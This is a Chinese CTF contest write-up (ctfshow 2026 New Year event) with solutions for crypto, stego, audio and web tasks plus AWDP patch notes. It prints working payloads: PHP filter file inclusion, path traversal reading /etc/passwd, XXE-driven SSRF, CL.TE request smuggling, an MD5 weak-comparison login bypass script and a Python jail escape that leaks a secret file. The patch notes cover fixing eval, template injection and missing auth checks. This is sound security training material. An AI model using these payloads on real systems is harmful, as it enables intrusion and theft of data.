# CTFSHOW-2026 元旦跨年欢乐赛-CS2026

时间： 2026-01-03 10:00 ~ 2026-01-05 10:00

账号 zs1994

CTF 部分

1　热身签到　100

附件 HappyCrypto.zip 解压得到 flag.txt


```
5451555254545551545654705555556654565449554855485557537051505148515051545370555554575552545653705451555151505148515051545049556 8
```

每两位 1 组分隔，发现每个两位数都落在 48~70 的区间


例如：54 51 55 52 …

正好是 ASCII 里的可打印字符范围

用 cyberchef 解密，




得到新的字符串，是十六进制字符串





继续解密得到 flag

ctfshow{happy_2026_with_cs2026!}

2　HappySong　200

用 audacity 打开 wav 文件，根据鼓点高低分为 0 和 1，每 8 个鼓点 1 字节




得到一串二进制字符，解密得到 flag

ctfshow{just_a_nice_song}

3 Happy2026 100


```
<?php
error_reporting(0);
highlight_file(__FILE__);
$happy = $_GET['happy'];
new = _GET['new'];
year = _GET['year'];
if(year == 2026 && year!==2026 && is_numeric($year)){
    include $happy[$new[$year]];
    }
```

根据题目给的参数，构造 payload 并进行 url 编码：

/?year=2026&new%5B2026%5D=a&happy%5Ba%5D=php://filter/read=convert.base64-encode/resource=flag.php

得到 flag.php 的 base64 编码


解码得到 flag




4 HappyEmoji 300

Gif 图片，分离得到 124 张 png，表情有变化

根据题目提示，每一串是一个字母。

根据表情，分为 4 种类型，分别用 0-3 表示，是四进制，即 2bit。4 个一组，为 1 字节。

得到的编码用 base64 解密。

在第 63 帧发现 flag


```
PS E:\Test\2026\CTFSHOW-2026元旦跨年欢乐赛-CS2026\CTF（7题）\4.HappyEmoji> python solve.py --verbose
[+] 命中帧 1，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 8，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 13，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 15，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 22，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 27，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 29，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 32，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 39，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 44，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 46，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 53，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 58，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧 60，但 Base64 解码后未发现 flag（可能是其它句子片段）
[+] 命中帧：63
[+] Base64：qeiZue+8jArmsonpu5jnmoTpm4Dot4Ppga7olL3kuoblpKnnqbrjgIIkY3Rmc2hvd3s2QTVDN0RFM0VCN0M1MzU4NjhFQzdFN0Y4QTM1ODlC
MjkxNUFGQjZFMjdBREY4OEI0OUYwOEMwNkI2RjU2MjU0fQrpmpDnp5jnmoTml5for63vvIzm
[+] Base64 解码(utf-8/replace)：
❖虹，
沉默的雀跃遮蔽了天空。
ctfshow{6A5C7DE3EB7C535868EC7E7F8A3589B2915AFB6E27ADF88B49F08C06B6F56254}
隐秘的旗语，❖
ctfshow{6A5C7DE3EB7C535868EC7E7F8A3589B2915AFB6E27ADF88B49F08C06B6F56254}
```

ctfshow{6A5C7DE3EB7C535868EC7E7F8A3589B2915AFB6E27ADF88B49F08C06B6F56254}

5　SafePIN　200

下载 record.wav

录制 0-9 的音频，对比



得到正确的 pin（多刷新几次，有 6 位的），输入得到 flag。用脚本匹配快一点。

```
PS E:\Test\2026\CTFSHOW-2026元旦跨年欢乐赛-CS2026\CTF（7题）\5.SafePIN> python solve.py --verbose
[+] base_url=https://d27632a1-0e2e-447f-9d8b-b41de802f5f0.challenge.ctf.show
[+] 下载 record.wav -> E:\Test\2026\CTFSHOW-2026元旦跨年欢乐赛-CS2026\CTF（7题）\5.SafePIN\_artifacts\record.wav (391740
 bytes)
[+] record: E:\Test\2026\CTFSHOW-2026元旦跨年欢乐赛-CS2026\CTF（7题）\5.SafePIN\_artifacts\record.wav (2.220s, 44100Hz)
[+] rms windows: 445 (win=220 samples ~= 4.99ms)
[+] threshold: 3814.18 (q0.90=12713.93)
[+] segments: 11
[+] seg#00 0.224-0.304s f≈1169.94Hz -> sid=6 (pan_dist=0.0000, conf=1.06)
[+] seg#01 0.389-0.474s f≈1177.59Hz -> sid=4 (pan_dist=0.0000, conf=7.68)
[+] seg#02 0.554-0.639s f≈1069.34Hz -> sid=1 (pan_dist=0.0000, conf=4.54)
[+] seg#03 0.713-0.783s f≈1321.17Hz -> sid=10 (pan_dist=0.0000, conf=1.10)
[+] seg#04 0.903-0.978s f≈1274.78Hz -> sid=8 (pan_dist=0.0000, conf=88.77)
[+] seg#05 1.073-1.147s f≈1274.78Hz -> sid=8 (pan_dist=0.0000, conf=84.43)
[+] seg#06 1.242-1.322s f≈1169.94Hz -> sid=6 (pan_dist=0.0000, conf=1.06)
[+] seg#07 1.407-1.497s f≈1068.99Hz -> sid=1 (pan_dist=0.0000, conf=5.58)
[+] seg#08 1.566-1.636s f≈1227.89Hz -> sid=9 (pan_dist=0.0000, conf=389.82)
[+] seg#09 1.736-1.821s f≈1177.59Hz -> sid=4 (pan_dist=0.0000, conf=7.54)
[+] seg#10 1.901-1.966s f≈1318.27Hz -> sid=11 (pan_dist=0.0000, conf=1.14)
[+] sid_seq=[6, 4, 1, 10, 8, 8, 6, 1, 9, 4, 11]
[+] digit_to_sid(map[d]=sid)=[7, 5, 3, 2, 8, 4, 1, 6, 9, 0]
[+] decoded pin=447685 (len=6)
ctfshow{3cfa8991-2556-41a8-96f0-f178401b917c}
```

6　SafeLock　200

通过多次测试发现，断电进入电池模式后，每次调用电池减少 5%

电池耗尽时设备离线

此时恢复供电服务端会触发事件 FACTORY_RESET_OK，并让 factory_mode=true

在工厂模式下，签名校验降级（4 位十六进制），因此爆破可行， 0000~ffff（65536 次）。
最终爆破得到 flag

```
[+] brute progress 38761/65536 (59.1%) rate≈322 req/s
[+] brute progress 40370/65536 (61.6%) rate≈322 req/s
[+] brute progress 41993/65536 (64.1%) rate≈322 req/s
[+] brute progress 43607/65536 (66.5%) rate≈322 req/s
[+] brute progress 45216/65536 (69.0%) rate≈322 req/s
[+] brute progress 46848/65536 (71.5%) rate≈322 req/s
[+] brute progress 48453/65536 (73.9%) rate≈322 req/s
[+] brute progress 50072/65536 (76.4%) rate≈322 req/s
[+] brute progress 51632/65536 (78.8%) rate≈322 req/s
[+] brute progress 53226/65536 (81.2%) rate≈322 req/s
[+] FOUND sig=d5de
ctfshow{38a3cc83-879e-4384-98f7-067ec253fdb8}
```

7 SafePassword 100

后端用 `md5($accessKey) == $expected` 做验证（弱比较）
当 channel_key 非法时，$expected 会变成整数错误码 2025
只要让 md5(access_key) 的十六进制字符串“以 2025 开头且第 5 位不是数字/不是 e”，在 PHP 数值转换下会被当作数值 2025，从而弱比较成立 -> 绕过登录拿 flag

解题脚本：

```
from __future__ import annotations
import argparseimport hashlibimport refrom pathlib import Path
import requestsimport urllib3


urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


EXPECTED_ERROR_CODE = 2025  # VERIFY_FAILED

def parse_url_from_hint(hint_path: Path) -> str:
    text = hint_path.read_text(encoding="utf-8", errors="replace")
    m = re.search(r"https?://\S+", text)
    if not m:
        raise ValueError(f"未在 {hint_path} 中找到 URL")
    return m.group(0).rstrip("/")

def find_magic_access_key(target: int = EXPECTED_ERROR_CODE, prefix_base:
str = "k", max_iter: int = 500000) -> tuple[str, str]:
    """
```

```
    找一个 access_key，使得 md5(access_key) 的十六进制字符串在 PHP 弱比较下数值等于 target。

    这里利用：PHP 把形如 '2025f....' 转数字会得到 2025（遇到非数字即停止）。
    为避免科学计数法解析，强制第 (len(prefix)) 位不是数字也不是 e/E。
    """
    prefix = str(target)
    forbid = set("0123456789eE")
    for i in range(max_iter):
        s = f"{prefix_base}{i}"
        h = hashlib.md5(s.encode("utf-8")).hexdigest()
        if h.startswith(prefix) and h[len(prefix)] not in forbid:
            return s, h
    raise RuntimeError(f"在 max_iter={max_iter} 范围内未找到合适的 access_key，请调大 max_iter 或换前缀")

def extract_csrf(html: str) -> str:
    m = re.search(r'name=\"csrf\"\s+value=\"([0-9a-f]{32})\"', html)
    if not m:
        raise ValueError("未找到 CSRF 字段")
    return m.group(1)

def extract_flag(html: str) -> str | None:
    m = re.search(r"(ctfshow\{[^}]+\}|flag\{[^}]+\}|moectf\{[^}]+\})", html, flags=re.I)
    return m.group(1) if m else None

def main() -> None:
    parser = argparse.ArgumentParser(description="ctfshow2026 第 7 题 SafePassword 解题脚本")
    parser.add_argument(
        "--url",
        default="",
        help="题目容器 URL（默认从 hint.txt 解析）",
    )
    parser.add_argument(
        "--hint",
        default=str(Path(__file__).with_name("hint.txt")),
        help="hint.txt 路径（默认同目录 hint.txt）",
    )
    parser.add_argument("--verbose", action="store_true", help="输出调试信息")
    args = parser.parse_args()
```

```
    url = args.url.strip()
    if not url:
        url = parse_url_from_hint(Path(args.hint))
    url = url.rstrip("/") + "/"

    access_key, md5hex = find_magic_access_key()
    channel_key = "A" * 64  # 触发 channel_key 非法 -> expected 变成整数 2025

    sess = requests.Session()
    sess.verify = False

    r = sess.get(url, timeout=10)
    r.raise_for_status()
    csrf = extract_csrf(r.text)

    if args.verbose:
        print(f"[+] url={url}")
        print(f"[+] csrf={csrf}")
        print(f"[+] access_key={access_key} md5={md5hex}")
        print(f"[+] channel_key_len={len(channel_key)}
expected_code={EXPECTED_ERROR_CODE}")

    payload = {
        "action": "login",
        "csrf": csrf,
        "access_key": access_key,
        "channel_key": channel_key,
    }
    r2 = sess.post(url, data=payload, timeout=10)
    r2.raise_for_status()

    flag = extract_flag(r2.text)
    if not flag:
        # 保险：有的站点可能登录后需要再 GET 一次主页
        r3 = sess.get(url, timeout=10)
        r3.raise_for_status()
        flag = extract_flag(r3.text)

    if not flag:
        raise RuntimeError("未在响应中找到 flag（可能模板结构变了，可用
--verbose 抓包排查）")

    print(flag)
```

```python
if __name__ == "__main__":
    main()
# flag: ctfshow{43aaf676-614a-47b9-860a-773e44b12066}
```

```
PS E:\Test\2026\CTFSHOW-2026元旦跨年欢乐赛-CS2026\CTF（7题）\7.SafePassword> python solve.py --verbose
[+] url=https://127c4053-d8bf-4df7-88c8-4df929242766.challenge.ctf.show/
[+] csrf=b42145d4821d26ad8f6ed99650731170
[+] access_key=k42128 md5=2025f94d1d833295437f07450a896a23
[+] channel_key_len=64 expected_code=2025
ctfshow{b0a98209-5bf1-42e0-bd1c-f0a5d53c6ad7}
```

AWDP 攻击题目（共 5 题）

1 SafeViewer 100

在模版库中查询文件，可以发现

fb21263f-b59b-4cc6-ad66-7aa1d82f19f6.challenge.ctf.show/api/v1/artifacts?path=templates&filename=1

测试目录穿越/api/v1/artifacts?path=../../&filename=etc/passwd

发现可以读取

直接读取/api/v1/artifacts?path=../../app&filename=app.py

得到 flag

artifacts

```python
import os
import zipfile
from flask import Flask, request, Response, jsonify

app = Flask(__name__)

DATA_DIR = os.environ.get("B_DATA_DIR", "/tmp/b_data")
os.makedirs(DATA_DIR, exist_ok=True)

def _safe_join(base: str, p: str) -> str:
    return os.path.join(base, p)

#恭喜你，拿到SafeViewer的FLAG ctfshow{21afe5f9839175d79e0adbcb9d7f2198}
@app.get("/internal/file")
```

2 SafeRender 200

验证 render 侧存在 /create（通过读取 nginx access.log）

因为 SafeViewer 的 /api/v1/artifacts 可任意文件读取到 render 容器，所以可以直接读 render 的 nginx access.log：

/api/v1/artifacts?path=/var/log/nginx&filename=access.log

类似 GET /create?... HTTP/1.1

说明 viewer -> render 的预览链路成立。

构造 XXE/SSRF：触发内网 viewer:5000/ops/sync
render 的 /render 生成 XML 的关键片段（可由 SafeViewer 任意读 /app/app.py 获取）：

```
xml = f'''<?xml version="1.0"?>
        <!-- post by {author} -->
        <doc>
        <content>{content}</content>
        <hide>{hide}</hide>
        </doc>
        '''
```

因此我们把 author 设置成：

```
--><!DOCTYPE doc [<!ENTITY xxe SYSTEM 'http://viewer:5000/ops/sync'>]><!--
```

并把 content 设置为：

```
&xxe;
```

这样 render 在解析 XML 时会请求 http://viewer:5000/ops/sync（SSRF），从而触发同步动作。

读取同步后的 flag 文件
同步完成后，render 容器会多出 /app/docxTemplates/flag.txt。
直接读取：

```
api/v1/artifacts?path=/app/docxTemplates&filename=flag.txt
```

返回内容中包含：
给你 SafeRender 的 FLAG ctfshow{c7709d8eb94c1d8f8fa379b587e8c859}

3 SafeAdmin 300
本题的核心不是“爆破管理员密码”，而是沿用 SafeRender 已经打通的 XXE/SSRF + 内网同步上传 链路：

1. SafeRender（render）可注入 DOCTYPE：在 XML 解析阶段触发 SSRF。
2. viewer:5000 /ops/sync 任意路径打包：path 参数可指定任意文件/目录。
3. viewer 把 zip 上传到 render 的 /internal/upload：render 解压到 /app/docxTemplates/。
4. 再用 SafeViewer 的 /api/v1/artifacts 把落地文件读出来。

最终关键点：flag 文件位于 viewer 根目录下，文件名是 /galf（flag 反写）。

具体操作：
触发内网同步：让 viewer 打包 /galf
构造文档时的 payload（核心是 author）：
author 先闭合注释，再注入 DOCTYPE：

- `--><!DOCTYPE doc [<!ENTITY xxe SYSTEM 'http://viewer:5000/ops/sync?path=/galf'>]><!--`

- content 为 &xxe;，确保解析器会解析并请求外部实体

- 触发点：预览文档
  GET /docs/<doc_id>/preview

从 render 落地目录读取同步后的文件
同步成功后，文件会落地到 render：

- render:/app/docxTemplates/galf

通过对外接口读取：
/api/v1/artifacts?path=/app/docxTemplates&filename=galf
返回内容即为 flag。

4 SafeCar 300
下载固件 firmware.bin

**逆向得到 PIN 算法（FNV-1a）**
固件的校验逻辑等价于：
拼接：
s = f"{model}|{sn}|44768530"（注意常量固定为 8 位十六进制）
h = FNV-1a_32(s)
r = h % 100000000，转 8 位十进制：pin8 = f"{r:08d}"
只比较 pin8 的前 4 位：
pin = pin8[:4]
默认参数：

- model=X36D
- sn=LOCK-X36D
- PIN 前 4 位：4998

**配对拿 token**
curl -sk 'https://799e7b06-341e-4ef1-93b3-262463c94f7d.challenge.ctf.show/api/session/pair' \
-H 'Content-Type: application/json' \
-d '{"model":"X36D","sn":"LOCK-X36D","pin":"4998"}'
返回示例（token 每次会变）：
{"model":"X36D","ok":true,"sn":"LOCK-X36D","token":"g_..."}

**构造 CL.TE 走私载荷**
“carrier” 接口： /api/telemetry/speed
我们对外只能发 JSON：
{"token":"g_...","arg":"<base64>"}
tcp-router 内部会对 argbase64 解码，拿到字节串 decoded，然后转发到 car-backend。

# decoded body 的结构

让解码后的字节串满足：

decoded = b"0\r\n\r\n" + smuggled_request

其中 b"0\r\n\r\n"的含义是：chunked body 的最后一个 chunk（长度为 0），因此下游会立刻认为本次请求 body 结束。

后面的 smuggled_request（第二个 HTTP 请求）示例（示意，实际长度由脚本自动算）：

POST /api/v1/ota/apply HTTP/1.1

Host: car-backend

X-Role: maint

X-Op: __MAINT_OTA__

X-Body-Format: tlv

Content-Type: application/octet-stream

Content-Length: <len>

CLV\x01...

# OTA body： CLV/TLV 写入 max_speed

固件字符串里能看到协议描述（简化）：

CLV[ver:1]{rec:[tag:1][type:1][len][val]}

- `ver=0x01 => len 为 u8`
- `type: 0x02=utf8, 0x03=u8`
- `tag: 0x11=max_speed, 0x12=profile`
- 所以我们构造：
  - `max_speed = 125（>120）`
  - `profile = "track"`

**验证写入成功并拿 flag**

轮询/api/telemetry/speed，观察返回 JSON 的 max_speed 已更新为 125

调用/api/exit，拿到 flag

用脚本实现

```
[+] model=X36D sn=LOCK-X36D PIN(前4位)=4998
[+] token=g_803c356fff4443c75321e1ef0e5275cdae74
[+] before: speed=19 max_speed=60
[+] smuggle carrier sent (via /api/telemetry/speed)
[+] poll#1: speed=33 max_speed=125
[+] accident=true
ctfshow{14485bcf-5c86-4ded-bbbd-80b9586e8c8e}
[Finished in 5.8s]
```

5 SafePythonJail 200

本题整体思路：

1. 利用 not 的 TOCTOU：让 /execute 的签名校验阶段只看到“无害”表达式，但执行阶段执行我们真正的恶意 operand。
2. 利用 user.__init__.__func__.__globals__ 拿到 app.py 的模块全局（包括 _sessions、request、engine 等）。
3. 因为 /execute 的返回值只有 JSON（没有表达式执行结果），我们需要一个“带出通道”：
    1. 直接把想泄露的字节编码成 stage 数值（__setattr__('stage', x)）
    2. 再调用 /status 回读 stage
    3. 逐字节泄露 engine._load_secret()（即 ./secret.txt 内容）

这里的 secret.txt 在题目中既是 HMAC key，也是最像“真实 flag”的敏感值；通过稳定的侧信道泄露即可。

```
from __future__ import annotations
import argparseimport reimport secretsfrom pathlib import Pathfrom
urllib.parse import urlparse
import requestsimport urllib3

def _normalize_base_url(url: str) -> str:
    url = url.strip()
    if not url:
        raise ValueError("url 不能为空")
    url = url.rstrip("/")
    parsed = urlparse(url)
    if parsed.scheme not in ("http", "https"):
        raise ValueError(f"不支持的 url scheme: {parsed.scheme!r}")
    if not parsed.netloc:
        raise ValueError(f"不合法的 url: {url!r}")
    return url

def _read_default_url() -> str | None:
    p = Path(__file__).with_name("容器地址.txt")
    if not p.exists():
        return None
    return p.read_text(encoding="utf-8", errors="ignore").strip() or None

def _prepare_not_signature(session: requests.Session, base_url: str, *,
timeout: float) -> tuple[str, str]:
    r = session.post(f"{base_url}/prepare", data={"payload": "not 0"},
timeout=timeout)
    r.raise_for_status()
    j = r.json()
    if not j.get("ok"):
```

```
        raise RuntimeError(f"/prepare 失败：{j}")
    return j["nonce"], j["sig"]

def _exec_and_read_stage(
    session: requests.Session,
    base_url: str,
    *,
    stage_expr: str,
    timeout: float,) -> int:
    """
    把服务端表达式 stage_expr 的结果写入当前会话 stage，并从 /execute 的 JSON
响应取回 stage。

    关键 payload 结构：
      not (<side_effect 设 stage> or 1)

    - __setattr__ 返回 None（假值），None or 1 为真值，因此 not(真) 为 False
    - decision=False => 不会触发 stage += 1，避免干扰我们写入的 stage
    """
    nonce, sig = _prepare_not_signature(session, base_url, timeout=timeout)
    payload = (
        "not (user.__init__.__func__.__globals__['_sessions']"

"[user.__init__.__func__.__globals__['request'].cookies.get('sid')]"
        f".__setattr__('stage', {stage_expr}) or 1)"
    )
    r = session.post(
        f"{base_url}/execute",
        data={"payload": payload, "nonce": nonce, "sig": sig},
        timeout=timeout,
    )
    r.raise_for_status()
    j = r.json()
    if not j.get("ok"):
        raise RuntimeError(f"/execute 失败：{j}")

    if "stage" not in j:
        raise RuntimeError(f"/execute 响应缺少 stage：{j}")
    return int(j["stage"])

def _leak_bytes(
    session: requests.Session,
    base_url: str,
    *,
```

```
    bytes_expr: str,
    timeout: float,
    max_len: int = 256,) -> bytes:
    length = _exec_and_read_stage(
        session,
        base_url,
        stage_expr=f"{bytes_expr}.__len__()",
        timeout=timeout,
    )
    if length < 0 or length > max_len:
        raise RuntimeError(f"泄露长度异常：{length}（max_len={max_len}）")

    out = bytearray()
    for i in range(length):
        b = _exec_and_read_stage(
            session,
            base_url,
            stage_expr=f"{bytes_expr}[{i}]",
            timeout=timeout,
        )
        out.append(b & 0xFF)
    return bytes(out)

def solve(base_url: str, *, timeout: float = 10.0, verify_tls: bool = False,
force_ctf: bool = False) -> str:
    base_url = _normalize_base_url(base_url)

    s = requests.Session()
    s.verify = verify_tls
    if not verify_tls:

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

    # 关键点：必须自带 sid（长度>=16），否则服务端会生成新 sid，但
request.cookies 读不到它。
    sid = "sid_" + secrets.token_urlsafe(16)
    s.cookies.set("sid", sid)

    # 题目中 Engine("./secret.txt") 的 secret 通常就是真实 flag（/flag 路由
是演示占位）。
    # 我们用 stage 侧信道把 secret.txt 的每个字节编码成 stage 值带回。
    secret = _leak_bytes(
        s,
        base_url,
```

```
bytes_expr="user.__init__.__func__.__globals__['engine']._load_secret()
",
        timeout=timeout,
        max_len=256,
    ).decode("utf-8", errors="replace")

    # 尽量从输出中提取标准 flag（ctf{} / ctfshow{} / flag{} 等）
    m =
re.search(r"(ctf\{[^}]+\}|ctfshow\{[^}]+\}|flag\{[^}]+\}|moectf\{[^}]+\}
)", secret)
    found = (m.group(1) if m else secret.strip())

    # 用户如果明确要求 ctf{} 前缀，可选转换（不改变内容本体）
    if force_ctf and found.startswith("ctfshow{") and found.endswith("}"):
        found = "ctf{" + found[len("ctfshow{") :]

    return found

def main() -> int:
    default_url = _read_default_url() or
"https://da2544a4-3df7-4ecb-952c-a29911402b53.challenge.ctf.show/"
    ap = argparse.ArgumentParser(description="CTFShow2026 AWDP-Break
5.SafePythonJail 一键解题脚本")
    ap.add_argument("--url", default=default_url, help="题目地址（含
http/https）")
    ap.add_argument("--timeout", type=float, default=10.0, help="请求超时
（秒）")
    ap.add_argument(
        "--verify-tls",
        action="store_true",
        help="启用 TLS 证书校验（默认关闭，等价 curl -k）",
    )
    ap.add_argument(
        "--force-ctf",
        action="store_true",
        help="若泄露到的是 ctfshow{...}，则强制改成 ctf{...} 输出（仅改前缀，
不改正文）",
    )
    args = ap.parse_args()

    try:
        flag = solve(args.url, timeout=args.timeout,
verify_tls=args.verify_tls, force_ctf=args.force_ctf)
```

```
    except Exception as e:
        print(f"[!] 失败: {e}")
        return 1

    print(flag)
    return 0

if __name__ == "__main__":
    raise SystemExit(main())
# flag: ctfshow{4904a271-d50a-4783-a2f4-8c989dd4dcf9}
```

AWDP 防御题目（共 3 题）

1 SafeCalc 100

**漏洞定位**

文件：`Work/ctfshow2026/AWDP-Fix/1.SafeCalc/calc.php`

原逻辑对 `expr` 仅做了长度限制，然后直接 `eval`，导致“输入即代码”。

关键改动点：

- `eval("\$out=($expr);");` → `safe_calc($expr)`
- `safe_calc()`：字符白名单过滤 + 词法分析 + RPN 求值
- 错误统一走 `fail()` 输出 JSON，保证前端交互不崩

2 SafeCard 100

源码里 `/preview` 接口把用户提交的 `tpl` 当作模板渲染：

文件：`Work/ctfshow2026/AWDP-Fix/2.SafeCard/app.py`

问题点：`jinja.from_string(tpl).render(ctx)` 会把 `tpl` 作为可执行模板运行，理论上可读 `FLAG` 或进一步做危险调用。

需要上传替换的文件为：**`app.py`**。

关键改动点：

- 移除对用户输入的 Jinja 渲染（不再使用 `Environment().from_string().render()`）。
- 增加 `safe_preview()`：整体 `html.escape`，再替换 `${name}` / `${year}`。
- 将换行 `\n` 转为 `<br/>`，保证预览区体验。

3 SafePHP 100

本题后端管理接口由 `admin/admin.php` 分发到 `service/webService.php` 中的一系列 `*_service()` 函数。

**漏洞定位**

文件：`Work/ctfshow2026/AWDP-Fix/3.SafePHP/files/service/webService.php`

- `password_service($r,$sessionManager)`：原本未调用 `check_login()`，且可修改 `role`
- `admin_service($r)`：原本失败分支回显 `$ap`（管理员密码）
- `flag_service($r)`：原本 `call_user_func(...)` 动态调用

需要上传替换的文件为：`webService.php`

关键改动点：

1) 新增鉴权辅助：

- `must_login()`：同时校验 JWT 有效 + Session 已登录 + JWT 与 Session 绑定一致
- `must_admin()`：在 `must_login()` 基础上检查 Session role 为 admin

2) 登录/登出绑定服务端 Session：

- `login_service()` 成功后 `login_session_set($user)`
- `logout_service()` 清理 JWT cookie + 清理 Session

3) 收敛危险接口：

- `flag_service()` 不再执行动态函数调用，直接返回 `disabled`
- **移除** `unserialize_service()`（避免反序列化入口残留/被静态规则命中）

4) 限制密码修改接口：

- `password_service()` 必须登录，且只更新 `password` 字段，不允许更新 `role`